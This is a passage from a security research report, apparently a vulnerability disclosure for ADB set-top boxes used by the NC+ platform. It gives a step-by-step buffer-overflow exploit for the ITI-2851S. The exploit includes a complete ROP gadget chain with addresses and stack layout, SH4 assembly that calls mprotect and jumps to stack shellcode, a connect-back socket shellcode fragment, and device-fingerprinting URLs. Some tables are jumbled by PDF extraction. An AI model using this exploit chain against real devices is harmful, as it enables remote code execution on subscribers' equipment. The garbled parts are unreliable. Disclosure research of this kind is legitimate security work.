- customer_id            0x45
- hardware version       0xb2b0  ITI5800S   (BSKA serial)
- ssu_table_id           0x0080
- ssu_unique_download_id  0x1234
...
[UPGRADE 03]
- pid                    0x0bc5
- oui                    0x000391(Advanced Digital Broadcast)
- customer_id            0x45
- hardware version       0x0133  ITI-2851S
- ssu_table_id           0x0080
- ssu_unique_download_id  0x1234
...
[UPGRADE 07]
- pid                    0x0bc2
- oui                    0x000391(Advanced Digital Broadcast)
- customer_id            0x45
- hardware version       0x0110  ITI2850ST  (CSTA serial)
- ssu_table_id           0x0080
- ssu_unique_download_id  0x1234
...
```

---

[44] identified with oid=0x2d and aid=0x5600.

[45] Platform N and Canal+.

The firmware image was much larger (49MB vs. 31MB) and its SSU key was not known. This made it difficult to port our Proof of Concept Code exploiting a buffer overflow vulnerability (Issue 2) to ITI-2851S device in a straightforward way (unknown addresses to construct ROP gadgets).

Reliable vulnerability exploitation and PoC Code execution was however achieved. Below, more details pertaining to the steps taken to accomplish this is given.

Dynamic Linker library

For the exploited ITI-2849ST and ITI-2850ST devices, the following memory layout was usually observed:

```
box> cat /proc/self/maps
00400000-02029000 r-xp 00000000 1f:03 290         /home/stb/main.elf
02039000-02068000 rw-p 01c29000 1f:03 290         /home/stb/main.elf
...
03fdb000-04037000 rwxp 03fdb000 00:00 0
29558000-2956e000 r-xp 00000000 1f:03 455         /lib/ld-2.6.1.so
2956e000-2956f000 r-xp 2956e000 00:00 0           [vdso]
2956f000-29570000 rw-p 2956f000 00:00 0
29571000-29572000 rw-s 47165000 00:09 176         /dev/fb1
29572000-2957a000 rw-s b232a000 00:09 196         /dev/kmalloc
2957d000-2957e000 r--p 00015000 1f:03 455         /lib/ld-2.6.1.so
2957e000-2957f000 rw-p 00016000 1f:03 455         /lib/ld-2.6.1.so
29580000-2958a000 r-xp 00000000 1f:03 538         /lib/libstd_cai_cail_iface.so
2958a000-29599000 ---p 0000a000 1f:03 538         /lib/libstd_cai_cail_iface.so
...
```

We noticed that dynamic linker library was always loaded into the same memory address range. We also verified that the same dynamic linker library image was used in the following cases:

- firmware images of ITI-2849ST and ITI-2850ST set-top-boxes from 2011 and 2012 (as indicated by our SE-2011-01 project archives),
- firmware image of TNR-2850ST set-top-box device used by Telenor / Canal Digital (as indicated by [19]).

We suspected that ITI-2851S was based on STi7111 processor. In order to verify our hypothesis[46] regarding target processor architecture and dynamic linker library used by this device, we decided to trigger the overflow and direct execution to arbitrary code (`.text` segment) location within the `ld-2.6.1.so` library image containing the `rts` instruction (Fig. 19).

---

[46] it could be easily verified by opening the box, but this could not be done as ITI-2851S set-top-box is rented to subscribers (it is a property of the operator, opening it will destroy the warranty stamp).

Fig. 19 Illustration of an Infinite loop through the rts instruction.

Upon hitting `ld-2.6.1.so` location with the `rts` instruction, an infinite loop got executed. This was due to the implementation of the `rts` instruction itself (overflow trigger done by the means of `rts` transfers execution to code location denoted by link register (register `r14`), if the execution is transferred to yet another `rts` instruction, jump to same code location is done, thus the infinite loop).

As a result of the above, we could evaluate with a high probability whether a given memory location was the `rts` instruction or not. In case of a failure, the STB was rebooted, in case of a success, the STB worked as if nothing happened[47].

The above observation was used by us as an oracle to discover whether the dynamic linked library used by a target device was following the implementation found in already exploited set-top-box models.

When profiling the target library, we used locations near the beginning and end of the code segment of `ld-2.6.1.so` image as indicated by Table 6.

ADDR[48]	CODE	.TEXT OFFSET
00003FDC	rts mov r2, r0	0x36fc (from the beginning)
00011DA8	rts mov r5, r1	0x18 (from the end)

Table 6 rts instructions used to profile the `ld-2.6.1.so` library.

Triggering the overflow with the use of both addresses indicated that the `rts` instruction was indeed hit (infinite loop, no reset). This was sufficient for us to confirm that ITI-2851S set-to-box continued to be based on ST architecture and it relied on the same dynamic linker library as ITI-2849ST and ITI-2850ST set-top-box devices.

---

[47] the infinite loop impacted one thread only without further influence on STB operation.
[48] relative to code segment base / loading address of `ld-2.6.1.so` library.

ld-2.6.1.so ROP chain

As the contents of the image of a dynamic linker library was the only one known to be used by a target device, we decided to build the ROP chain solely around it.

While it was more challenging (`ld-2.6.1.so` image was only 94KB in size, `main.elf` binary was 300 times bigger), it turned out to be possible. Details pertaining to the types of used ROP sequences are provided below.

A. *STORE VAL TO MEM / LOAD R1, R11 / LOAD R1, R4 gadgets*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000A1E8		R8:MEM
	`mov.l   @r15, r1`	R1:VAL
	`mov     r13, r4`	
	`mov.l   @r8, r11`	R11=[MEM]
	`jsr     @r14`	R14:ADDR of NEXT GADGET
	`mov.l   r1, @r8`	[MEM]=VAL

B. *RELOAD REGS SPACE#4 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000A1F6	`add     #4, r15`	[space 0x04]
	`lds.l   @r15+, pr`	RET ADDR:ADDR of NEXT GADGET
	`mov.l   @r15+, r14`	R14
	`mov.l   @r15+, r13`	R13
	`mov.l   @r15+, r12`	R12
	`mov.l   @r15+, r11`	R11
	`mov.l   @r15+, r10`	R10
	`mov.l   @r15+, r9`	R9
	`rts`	
	`mov.l   @r15+, r8`	R8

C. *RELOAD REGS SPACE#C gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000F608	`add     #h'C, r15`	[space 0x0c]
	`lds.l   @r15+, pr`	RET ADDR:ADDR of NEXT GADGET
	`mov.l   @r15+, r14`	R14
	`mov.l   @r15+, r13`	R13
	`mov.l   @r15+, r12`	R12
	`mov.l   @r15+, r11`	R11
	`mov.l   @r15+, r10`	R10
	`mov.l   @r15+, r9`	R9
	`rts`	
	`mov.l   @r15+, r8`	R8

D. *LOAD R5 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000F5F6	`mov.l   @r15, r1`	R1:ADDR of NEXT GADGET
	`mov     r14, r5`	R5=R14
	`mov.l   @(4,r15), r4`	
	`mov     r15, r6`	
	`jsr     @r1`	R1:ADDR of NEXT GADGET
	`add     #8, r6`	

E. *LOAD R6 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000A572	`jsr     @r1`	R1:ADDR of NEXT GADGET

F. *CALL INVOKER gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION

0000F5FE	`jsr     @r1`
	`add     #8, r6`
	`mov     r15, r1`
	`add     #-h'34, r1`
	`mov.l   @(h'3C,r1), r0`
	`add     #h'C, r15`
	`lds.l   @r15+, pr`
	`mov.l   @r15+, r14`
	`mov.l   @r15+, r13`
	`mov.l   @r15+, r12`
	`mov.l   @r15+, r11`
	`mov.l   @r15+, r10`
	`mov.l   @r15+, r9`
	`rts`
	`mov.l   @r15+, r8`
		R1:ADDR TO CALL
		
		[space 0x0c]
		RET ADDR:ADDR of NEXT GADGET
		R14
		R13
		R12
		R11
		R10
		R9
		
		R8

The ROP sequence used for ITI-2851S could not however be a straightforward chain implementing arbitrary `mprotect` system call invocation. This was primarily[49] due to the instruction / data cache incoherency problems manifesting at the time of transferring code execution to the stack. Although, the protections of a target memory area were changed to RWX, code execution was always failing as in the case of no-executable stack.

This obstacle was bypassed by the means of introducing a custom *starter* code sequence behind the ROP one of which goal was to both gain time and make sure that the stack was indeed made executable.

The *starter* code sequence was implemented as following:

```
        bsr     firstins
        nop
pagesize:
        .long 0x00001000
firstins:
        sts     pr,r8              ! dst = current pos
        mov     #32,r10            ! loop cnt
mploop:
        mov     r15,r4             ! stack addr
        mov.l   @(pagesize_off,r8),r5 ! pagesize
        neg     r5, r1             ! pagemask
        and     r1,r4              ! aligned page addr
        shll    r5                 ! 2*pagesize
        mov     #7,r6              ! RWX
        mov     #125, r3           ! mprotect syscall
        trapa   #19                ! do syscall
        nop
        mov     r15,r9             ! stack addr
        icbi @r9                   ! invalidate ins cache
        nop
        mov     #1,r0
        sub     r0,r10
        tst     r10,r10
        bf      mploop
        nop
        jsr     @r9                ! jmp to stack shellcode
```

---

[49] and likely.

```
            nop
            nop
```

This sequence changes memory protection of the stack to RWX by invoking `mprotect` system call in a loop executing 32 times (`r10` value). Additionally, the `icbi` instruction is invoked to invalidate the instruction cache corresponding to the top of the stack address (`r9`). This approach made it possible to successfully mitigate the experienced cache incoherency problems and execute arbitrary native code from the stack.

In order to introduce the starter code sequence to the executed ROP chain, it was manually built with the use of *STORE VAL TO MEM* and *RELOAD REGS ROP* sequences. Each such a sequence could store 2 native opcode instructions to given memory location (32bit=2*16bit). Building the whole *starter* code required storing of 13 integer values (*STORE VAL TO MEM* and *RELOAD REGS ROP* sequences).

We decided to build the *starter* code sequence in a memory area following the VDSO page:

```
2956e000-2956f000 r-xp 2956e000 00:00 0          [vdso]
2956f000-29570000 rw-p 2956f000 00:00 0
```

The reasons for such a choice were threefold. First, we observed that this area was always present at the same memory address. Second, its memory protections indicated it was writable. Finally, the bytes near the end of the page starting at 0x2956f000 address didn't seem to be used.

In order to be able to execute the *starter* code, protections corresponding to its memory location needed to be adjusted though. But, this could be easily accomplished with the use of a ROP chain and `mprotect` system call (code execution from such a modified location was free of the signaled cache coherency problems).

Taking into account all of the above, we came up with the ROP sequence for ITI-2851S device implementing the following functionality:

- writing the *starter* code to the fixed memory area (0x2956f000 base and offset 0xe00),
- adjusting memory protections of a *starter* code block to RWX,
- transferring code execution to the *starter* code sequence (and further to the stack containing the actual SHELLCODE).

The result ROP chain makes use of base ROP sequences A-F described above along several symbolic values presented in Table 7.

SYMBOL NAME	VALUE	DESCRIPTION
LIBDL_RWBASE	0x2956f000	fixed address denoting base RW memory area to use for building the *starter* code
TARGET	LIBDL_RWBASE+0xe00	begin of the *starter* code
FIXED_MEM	LIBDL_RWBASE+0xff0	dummy writable memory location
MPROTECT_SIZE	0x2000	size argument to the `mprotect` system call
MPROTECT_FLAGS	0x07	protection argument to the `mprotect` system call
STARTER	VARIOUS	*starter* code opcode values
MPROTECT	0x000108C0 from ld-2.6.1.so base	`mprotect` call implemented by the dynamic linker

Table 7 Description of symbolic values used in ROP chain construction.

The ROP chain begins with STORE VAL TO MEM / RELOAD REGS SPACE#4 gadget sequences corresponding to the length of the *starter* code:

1. *STORE VAL TO MEM gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION

0000A1E8	`mov.l   @r15, r1`
	`mov     r13, r4`
	`mov.l   @r8, r11`
	`jsr     @r14`
	
	`mov.l   r1, @r8`
		R8:TARGET+4*i
		R1:STARTER[i]
		
		R11=[TARGET+4*i]
		R14:0000A1F6 (*RELOAD REGS SPACE#4 gadget*)
		[TARGET+4*i]=STARTER[i]

2. *RELOAD REGS SPACE#4 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION

0000A1F6	`add     #4, r15`
	`lds.l   @r15+, pr`
	
	`mov.l   @r15+, r14`
	
	`mov.l   @r15+, r13`
	`mov.l   @r15+, r12`
	`mov.l   @r15+, r11`
	`mov.l   @r15+, r10`
	`mov.l   @r15+, r9`
	`rts`
	`mov.l   @r15+, r8`
		[space 0x04] -> STARTER[i]
		RET ADDR:0000A1E8 (*STORE VAL TO MEM gadget*) or 0000F608 (*RELOAD REGS SPACE#C gadget*)[50]
		R14:0000A1F6 (*RELOAD REGS SPACE#4 gadget*)
		R13
		R12
		R11
		R10
		R9
		
		R8

The starter code building sequence is completed with the *RELOAD REGS SPACE#C gadget*.

3. *RELOAD REGS SPACE#C gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION

0000F608	`add     #h'C, r15`
	
	`lds.l   @r15+, pr`
	
	`mov.l   @r15+, r14`
	
	`mov.l   @r15+, r13`
	`mov.l   @r15+, r12`
	`mov.l   @r15+, r11`
	`mov.l   @r15+, r10`
	`mov.l   @r15+, r9`
	`rts`
	`mov.l   @r15+, r8`
		[space 0x0c] -> STARTER[i]
		                0
		                0
		RET ADDR:0000A1E8 (*STORE VAL TO MEM gadget*)
		R14:0000F608 (*RELOAD REGS SPACE#C gadget*)
		R13
		R12
		R11
		R10
		R9
		
		R8:FIXED_MEM

The remaining ROP sequences implementing the invocation of the `mprotect` system call and the execution transfer to *starter* code make use of the following gadgets chain:

4. *STORE VAL TO MEM gadget*

---

[50] *RELOAD REGS SPACE#C gadget* is present only for the last *starter* opcode (it ends *starter* code building sequence).

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000A1E8	mov.l @r15, r1 mov r13, r4 mov.l @r8, r11 jsr @r14 mov.l r1, @r8	R1: MPROTECT_FLAGS-8 R11=[FIXED_MEM] R14:0000F608 (*RELOAD REGS SPACE#C gadget*) [FIXED_MEM]=MPROTECT_FLAGS-8

5. RELOAD REGS SPACE#C gadget

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000F608	add #h'C, r15 lds.l @r15+, pr mov.l @r15+, r14 mov.l @r15+, r13 mov.l @r15+, r12 mov.l @r15+, r11 mov.l @r15+, r10 mov.l @r15+, r9 rts mov.l @r15+, r8	[space 0x0c] -> MPROTECT_FLAGS-8 -> 0 -> 0 RET ADDR:0000F5F6 (*LOAD R5 gadget*) R14:MPROTECT_SIZE R13 R12 R11 R10 R9 R8

6. LOAD R5 gadget

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION

0000F5F6	mov.l @r15, r1
	
	mov r14, r5
	mov.l @(4,r15), r4
	mov r15, r6
	jsr @r1
	
	add #8, r6
		R1:0000F608 (*RELOAD REGS SPACE#C gadget*)
		R5=MPROTECT_SIZE
		
		R1:0000F608 (*RELOAD REGS SPACE#C gadget*)

7. RELOAD REGS SPACE#C gadget

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000F608	add #h'C, r15 lds.l @r15+, pr mov.l @r15+, r14 mov.l @r15+, r13 mov.l @r15+, r12 mov.l @r15+, r11 mov.l @r15+, r10 mov.l @r15+, r9 rts mov.l @r15+, r8	[space 0x0c] -> 0000F608 (*RELOAD REGS SPACE#C gadget*) 0 0 RET ADDR: 0000A1E8 (*LOAD R1, R11 gadget*) R14:0000A572 (*LOAD R6 gadget*) R13 R12 R11 R10 R9 R8:FIXED_MEM

8. LOAD R1, R11 gadget

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000A1E8	mov.l @r15, r1 mov r13, r4 mov.l @r8, r11 jsr @r14 mov.l r1, @r8	R1:0000F608 (*RELOAD REGS SPACE#C gadget*) R11=[FIXED_MEM]=MPROTECT_FLAGS-8 R14:0000A572 (*LOAD R6 gadget*) [FIXED_MEM]=0000F608 (*RELOAD REGS SPACE#C gadget*)

9. *LOAD R6 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000A572	jsr @r1 mov r11, r6	R1:0000F608 (*RELOAD REGS SPACE#C gadget*) R6=MPROTECT_FLAGS-8

10. *RELOAD REGS SPACE#C gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000F608	add #h'C, r15 lds.l @r15+, pr mov.l @r15+, r14 mov.l @r15+, r13 mov.l @r15+, r12 mov.l @r15+, r11 mov.l @r15+, r10 mov.l @r15+, r9 rts mov.l @r15+, r8	[space 0x0c] -> 0000F608 (*RELOAD REGS SPACE#C gadget*) 0 0 RET ADDR: 0000A1E8 (*LOAD R1, R4 gadget*) R14:0000F5FE (*CALL INVOKER gadget*) R13:LIBDL_RWBASE R12 R11 R10 R9 R8:FIXED_MEM

11. *LOAD R1, R4 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000A1E8	mov.l @r15, r1 mov r13, r4 mov.l @r8, r11 jsr @r14 mov.l r1, @r8	R1:MPROTECT R13=LIBDL_RWBASE R11=[FIXED_MEM] R14:0000F5FE (*CALL INVOKER gadget*) [FIXED_MEM]=MPROTECT

12. *CALL INVOKER gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION

0000F5FE	jsr @r1
	add #8, r6
	mov r15, r1
	add #-h'34, r1
	mov.l @(h'3C,r1), r0
	add #h'C, r15
	lds.l @r15+, pr
	
	mov.l @r15+, r14
	mov.l @r15+, r13
	mov.l @r15+, r12
	mov.l @r15+, r11
	mov.l @r15+, r10
	mov.l @r15+, r9
	rts
	mov.l @r15+, r8
		R1:MPROTECT
		R6=MPROTECT_FLAGS
		
		[space 0x0c]
		RET ADDR: 0000F608 (*RELOAD REGS SPACE#C gadget*)
		R14
		R13
		R12
		R11
		R10
		R9
		
		R8

13. *RELOAD REGS SPACE#C gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000F608	add #h'C, r15 lds.l @r15+, pr mov.l @r15+, r14	[space 0x0c] RET ADDR:LIBDL_RWBASE+0xe00 R14

`mov.l   @r15+, r13`	`R13`
`mov.l   @r15+, r12`	`R12`
`mov.l   @r15+, r11`	`R11`
`mov.l   @r15+, r10`	`R10`
`mov.l   @r15+, r9`	`R9`
`rts`	
`mov.l   @r15+, r8`	`R8`

The final stack layout derived as a result of all of the ROP gadgets' prerequisites is shown in Table 8.

CODE SEQUENCE	STACK LAYOUT[51]

INITIAL EXECUTION TRANSFER (OVERFLOW TRIGGER) STARTER LOOP 0	`0x00000000,   //UtcTime = 0 (must byc < 0x259E8F70)`
	
	`0x295621E8,   //RET ADDR = 0000A1E8 STORE TO MEM`
	`0x295621F6,   //R14 = 0000A1F6 RELOAD REGS SPACE#4`
	`0x00000000,   //R13`
	`0x00000000,   //R12`
	`0x00000000,   //R11`
	`0x00000000,   //R10`
	`0x00000000,   //R9`
	`0x2956fe00,   //R8 = TARGET`

RELOAD REGS SPACE#4 gadget STARTER LOOP 1	`//[space 0x04]`
	`0x0009b002,   //STARTER[0]`
	
	`0x295621E8,   //RET ADDR = 0000A1E8 STORE VAL TO MEM`
	`0x295621F6,   //R14 = 0000A1F6 RELOAD REGS SPACE#4`
	`0x00000000,   //R13`
	`0x00000000,   //R12`
	`0x00000000,   //R11`
	`0x00000000,   //R10`
	`0x00000000,   //R9`
	`0x2956fe04,   //R8 = TARGET+4`

RELOAD REGS SPACE#4 gadget STARTER LOOP 2	`//[space 0x04]`
	`0x00001000,   //STARTER[1]`
	
	`0x295621E8,   //RET ADDR = 0000A1E8 STORE TO MEM`
	`0x295621F6,   //R14 = 0000A1F6 RELOAD REGS SPACE#4`
	`0x00000000,   //R13`
	`0x00000000,   //R12`
	`0x00000000,   //R11`
	`0x00000000,   //R10`
	`0x00000000,   //R9`
	`0x2956fe08,   //R8 = TARGET+8`

...	...

RELOAD REGS SPACE#4 gadget	`0x 29567608,  //RET ADDR = 0000F608 RELOAD REGS`
	`                              SPACE#c`
	`0x00000000,   //R14`
	`0x00000000,   //R13`
	`0x00000000,   //R12`
	`0x00000000,   //R11`
	`0x00000000,   //R10`
	`0x00000000,   //R9`
	`0x00000000,   //R8`

RELOAD REGS SPACE#c gadget	`//[space 0x0c]`
	`0x00000000;   //dummy`
	`0x00000000;   //dummy`
	`0x00000000;   //dummy`
	
	`0x 295621E8;  //RET ADDR = 0000A1E8 STORE VAL TO MEM`
	`0x 29567608;  //R14 = 0000F608 RELOAD REGS SPACE#c`
	`0x00000000;   //R13`
	`0x00000000;   //R12`
	`0x00000000;   //R11`
	`0x00000000;   //R10`

---

[51] the top value (top of the table) indicates the top of the stack.

	0x00000000; //R9
	0x2956fff0; //R8 = FIXED MEM

STORE VAL TO MEM gadget
RELOAD REGS SPACE#c gadget
	//[space 0x0c]
	0xffffffff; //MPROTECT FLAGS-8
	0x00000000; //dummy
	0x00000000; //dummy
	
	0x295675F6; //RET ADDR = 0000F5F6 LOAD R5
	0x00002000; //R14 = MPROTECT SIZE
	0x00000000; //R13
	0x00000000; //R12
	0x00000000; //R11
	0x00000000; //R10
	0x00000000; //R9
	0x00000000; //R8

LOAD R5 gadget
RELOAD REGS SPACE#c gadget
	//[space 0x0c]
	0x 29567608; //0000F608 RELOAD REGS SPACE#c
	0x00000000; //dummy
	0x00000000; //dummy
	
	0x295621E8; //RET ADDR = 0000A1E8 LOAD R1, R11
	0x29562572; //R14 = 0000A572 LOAD R6
	0x00000000; //R13
	0x00000000; //R12
	0x00000000; //R11
	0x00000000; //R10
	0x00000000; //R9
	0x2956fff0; //R8 = FIXED MEM

LOAD R1, R11 gadget
LOAD R6 gadget
RELOAD REGS SPACE#c gadget
	//[space 0x0c]
	0x 29567608; //0000F608 RELOAD REGS SPACE#c
	0x00000000; //dummy
	0x00000000; //dummy
	
	0x295621E8; //RET ADDR = 0000A1E8 LOAD R1, R4
	0x295675FE; //R14 = 0000F5FE CALL MPROTECT
	0x2956f000; //R13 = MPROTECT_ADDR
	0x00000000; //R12
	0x00000000; //R11
	0x00000000; //R10
	0x00000000; //R9
	0x2956fff0; //R8 = FIXED MEM

LOAD R1, R4 gadget
CALL INVOKER gadget
	//[space 0x0c]
	0x295688C0; //RET ADDR = 000108C0 MPROTECT
	0x00000000; //dummy
	0x00000000; //dummy
	
	0x 29567608, //RET ADDR = 0000F608 RELOAD REGS
	                                 SPACE#c
	0x00000000, //R14
	0x00000000, //R13
	0x00000000, //R12
	0x00000000, //R11
	0x00000000, //R10
	0x00000000, //R9
	0x00000000, //R8

RELOAD REGS gadget
RUN STARTER CODE
	//[space 0x0c]
	0x00000000; //dummy
	0x00000000; //dummy
	0x00000000; //dummy
	
	0x2956fe00, //RET ADDR = TARGET
	0x00000000, //R14
	0x00000000, //R13
	0x00000000, //R12
	0x00000000, //R11
	0x00000000, //R10
	0x00000000, //R9
	0x00000000, //R8

Table 8 Stack layout for the ROP gadget execution (ITI-2851S case).

Binary independent SHELLCODE payload

The reliability of the main SHELLCODE payload for ITI-2849ST and ITI-2850ST devices relies on two fixed addresses, which make it dependent on the binary of the MHP application. These addresses are the `malloc` and *JavaServer* calls in particular.

While, these calls could be easily discovered from the main MHP application[52], it would not make much sense to do it taking into account the effort done to make native code execution depend on the dynamic linker library only.

Additionally, we observed that the initial SHELLCODE payload was too big for the new device, which resulted in a crash before any ROP execution could be triggered.

As a result of the above, we decided to rewrite the main SHELLCODE, so that it would be both more thin and did not rely on the main MHP binary.

In order to decrease the size of code, we changed all sockets related functions so that they made use of the already filled in data structures[53]:

```
connectdata:
.long 0xffffffff
hostdataoff:
.long 0x00000000
.long 0x00000010
hostdata:
.byte 0x02
.byte 0x00
port:
.word 0x0000
host:
.long 0xaabbccdd
.long 0x00000000
.long 0x00000000

connect:
        sts.l   pr, @-r15
        mov     #connectdata_off,r5      ! connectdata
        add     r8,r5
        mov    #hostdata_off,r6
        add    r8,r6
        mov.l r6,@(hostdataoff_off,r8)
        mov   #3,r4                      ! connect call
        mov   #51,r3                     ! socketcall syscall
        add   r3,r3
        trapa #0x12
        nop
        lds.l   @r15+, pr
        rts
        nop
```

---

[52] our initial SHELLCODE payload for ITI-2851S implemented file reading over TCP socket with the use of a pure system call API.

[53] already prepared at the time of sending the code to the target device.

Some data locations are shared by the code as well.

Instead of using the MHP dependent `malloc` address, the code was changed to rely on a dynamic linker's default `malloc` implementation (Fig. 20).

Fig. 20 Dynamic linker's default malloc implementation.

Finally, we have observed that all MHP application binaries used by ITI-2849ST, ITI-2850ST and ITI-2851S set-top-boxes (including those from our archive dating back to 2011 and 2012) contained a very specific pattern that made it possible to automatically discover the address of a *JavaServer* call (Fig. 21).

Fig. 21 Discovery of a JavaServer call address with the use of a magic pattern value.

Thus, we implemented a short code sequence in our main SHELLCODE that made use of this observation. The code scans exploited process memory for the first occurrence of the `0x51157997` value and extracts the address of a JavaServer call from a fixed memory location preceding it:

```
        mov.l  @(calljava_off,r8),r9
        mov.l  @(magic_off,r8),r1
srchloop:
        mov.l     @r9,r0
```

```
        cmp/eq  r0,r1
        bt      found
        mov     #4,r0
        add     r0,r9
        bra     srchloop
        nop
found:
        mov     #8,r0
        sub     r0,r9
        mov.l   @r9,r0
        mov.l   r0,@(calljava_off,r8)
```

As a result of the implementation approach described above, the whole exploitation process, ROP sequences and SHELLCODE in particular was made both reliable and independent of the main MHP application (and target Box+ STB model).

STB version discovery

Although dynamic linker based ROP and SHELLCODE payloads could be used for all affected devices, in order to illustrate the original exploitation process of ITI-2849ST/ITI-2850ST set-top-boxes, our Proof of Concept Code detects target STB model and makes use of both payloads versions.

Information about target STB models is retrieved from received SSDP NOTIFY messages:

```
NOTIFY * HTTP/1.1
CACHE-CONTROL: max-age=1800
HOST: 239.255.255.250:1900

LOCATION: http://169.254.10.20:8080/upnpdev/devc/uuid_1d29c8c0-1dd2-11b2-ab3f-
68635914452c/00
NT: upnp:rootdevice
NTS: ssdp:alive
SERVER: ITI-2850ST/v15.2-rc-151-g42d9237 UPnP/1.0 BH-upnpdev/2.0
USN: uuid:1d29c8c0-1dd2-11b2-ab3f-68635914452c::upnp:rootdevice
```

In case of Cerber protocol messages exchange / Issue 2 exploitation occurring prior to that, target STB model gets detected in a manual way. This is accomplished by the means of fetching the web page from a target device available by default at the following URL:

http://***device_ip***:8080/upnpdev/pres/uuid_***device_uuid***/00

As a result, information about target STB device is returned such as its model name and a serial number.

```
{DMS - Dodatkowy Dekoder}
Device information
Friendly name   Dodatkowy Dekoder
Manufacturer    ADB
Manufacturer Web Page   {http://www.adbglobal.com/}
Model description   BH/DLNA Media Server
Model name   ITI-2851S
Model Web Page
Model number   5.2.4
Serial number   DGBDXXXXXXXXXXXX
UPC (Universal Product Code)
```

```
BH HTTP Server
2018-12-05 13:41:52   Generated in 1 ms
```

It's worth to note that the value of *device_uuid* for a target device does not need to be known. It can be also automatically retrieved from a web page available at the following URL:

http://***device_ip***:8080/upnpdev

NC+ GO TV VULNERABILITIES

Certain NC+ set-top-boxes can make use of the Internet Video On Demand (IVOD) Service as illustrated on Fig. 22. This service seems to be limited to STB boxes considered as "secure" by the operator such as ITI-3740SX or ITI-2851S.
